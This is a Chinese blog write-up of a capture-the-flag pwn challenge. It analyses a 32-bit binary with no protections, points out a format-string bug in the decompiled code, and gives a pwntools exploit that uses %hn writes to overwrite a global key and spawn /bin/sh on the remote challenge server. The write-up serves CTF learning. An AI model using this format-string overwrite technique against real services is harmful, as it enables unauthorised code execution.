攻防世界 pwn--实时数据检测

原创

Y0ng. 于 2021-11-30 15:32:22 发布 87 收藏


分类专栏： pwn ctf 文章标签： 安全 pwn python

本文链接：https://blog.csdn.net/YANG12345_6/article/details/121633743

pwn 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



ctf

11 篇文章 0 订阅

订阅专栏

32位程序


保护都没有开

直接拖进ida分析

```
int locker()
{
  int result; // eax
  char s[520]; // [esp+0h] [ebp-208h] BYREF

  fgets(s, 512, stdin);
  imagemagic(s);                                // 含printf函数，有格式化字符串漏洞
  if ( key == 0x2223322 )                       // key在bss段，可以改写。又是小端序，要将0x2223322拆开写入。
    result = system("/bin/sh");
  else
    result = printf(format, &key, key);
  return result;
}
```

查看一下这里格式化字符串的位置



在第12个参数

要改写的key的地址：0x0804A048

exp：

```python
from pwn import *

key_addr = 0x804A048
key = 0x2223322

#p = process('./shujujiance')
p = remote("111.200.241.244",60143)

# 小端序存储，将数据以小端序的方式写进去，每次写入两个字节，用%hn。h：匹配int16大小（两字节）的整数参数。
# 538：0x222-4*2 = 546-8。
# 12544：0x3322-4*3-538 = 13090-12-538.
payload = p32(key_addr+2) + p32(key_addr) + "%538c%12$hn" + "%12544c%13$hn"

p.sendline(payload)

p.interactive()
```